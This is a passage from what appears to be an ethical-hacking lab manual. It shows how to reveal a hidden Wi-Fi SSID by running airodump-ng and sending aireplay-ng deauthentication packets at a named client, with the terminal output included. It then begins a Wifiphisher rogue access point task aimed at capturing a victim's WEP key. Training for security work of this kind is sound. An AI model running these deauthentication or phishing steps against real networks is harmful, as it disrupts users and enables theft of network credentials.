


```
clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airodump-ng --bssid 54:37:BB:68:88:F9 wlan0mon
```

23. Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in the screenshot.

24. The list of connected clients (“stations”) appears. You can observe that there are two clients connected to the target access point (**54:37:BB:68:88:F9**). In this task, we will send deauthentication packets to the client **STATION: 20:A6:0C:30:23:D3**. Leave airodump-ng running.

Note: The client station BSSID will differ in your lab environment.



```
airodump-ng --bssid 54:37:BB:68:88:F9 wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

CH 7 ][ Elapsed: 12 s ][ 2022-07-04 00:41

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
54:37:BB:68:88:F9 -39      1          0    0  11  54e  WEP   WEP           <length: 0>

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -14    0 - 1e    0      4
54:37:BB:68:88:F9 D6:26:44:67:CE:ED -48    0 - 1     0      5
```

25. Open another terminal by clicking the **MATE Terminal** icon () from the top of **Desktop**.

26. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

27. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

28. Now, type **cd** and press **Enter** to jump to the root directory.

29. In the new terminal window, type **aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter** to generate de-authentication packets.

Note: In this command,

- **-0:** Activates deauthentication mode
- **11:** Number of deauthentication packets to be sent
- **-a:** Sets the access point MAC address
- **-c:** Sets the destination MAC address
- **wlan0mon:** Wireless interface

Note: If you get any errors while running the command, reissue the command multiple times until it executes successfully.

```

aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[x]-[root@parrot]-[~]
#aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon
09:25:53 Waiting for beacon frame (BSSID: 54:37:BB:68:88:F9) on channel 11
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 0
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 1
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 1
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 2
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 2
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 3
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 4
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 0 | 4
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 1 | 4
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 1 | 5
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 2 | 5
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 2 | 6
09:26:01 Sending 64 directed DeAuth (code 7). STMAC: [20:A6:0C:30:23:D3] [ 2 | 7

```

30. The source MAC address should be associated with the access point in order to accept the packet. Because, in this case, the source MAC address used to inject the packets has no connection with the access point, the access point usually ignores the packets and sends out a deauthentication packet, which contains the access point's SSID, in plain text. In order to create a fake authentication, we need to associate it with the access point.

31. Switch back to the terminal window where airodump-ng is running. You will observe that the hidden SSID associated with **BSSID 54:37:BB:68:88:F9** appears under ESSID as **CEH-LABS**, as shown in the screenshot.

```

airodump-ng --bssid 54:37:BB:68:88:F9 wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

CH 11 ][ Elapsed: 12 mins ][ 2022-07-04 09:29

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
54:37:BB:68:88:F9 -36      80        114    0  11  54e  WEP   WEP   OPN  CEH-Labs

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -22   54e- 1e   180     1542
54:37:BB:68:88:F9 D6:26:44:67:CE:ED -30   1e- 1    564     797
54:37:BB:68:88:F9 1A:25:0B:64:0E:DC -44   54e-11  0       13
  
```

Note: In real-life attacks, attackers will obtain the hidden SSID of the target access point and crack the encryption method (WEP, WPA2) associated with it to obtain the access key or password.

32. This concludes the demonstration of how to use Aircrack-ng to reveal a hidden SSID.
33. Unplug the **Linksys 802.11 g WLAN** adapter.
34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.

Task 2: Crack a WEP Network using Wifiphisher

Wifiphisher is a rogue access point framework for conducting red team engagements or Wi-Fi security testing. Using Wifiphisher, pen testers can easily achieve a man-in-the-middle position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients in order to capture credentials (such as from third party login pages or WPA/WPA2 Pre-Shared Keys) or infect the victim stations with malware.

Here, we will use Wifiphisher to crack a WEP network. You can also crack a WPA/WPA2 network with the same tool, but, if you do so, the steps might change.

Note: Before starting this lab, unhide the hidden SSID of the target access point (**CEH-LABS**).

Note: To perform this task, you must have a mobile device (in this example, we are using an iPhone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created by Wifiphisher, and once he/she enters the pre-shared WEP key, it will be captured by the application.


1. Turn on the **Parrot Security** virtual machine.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

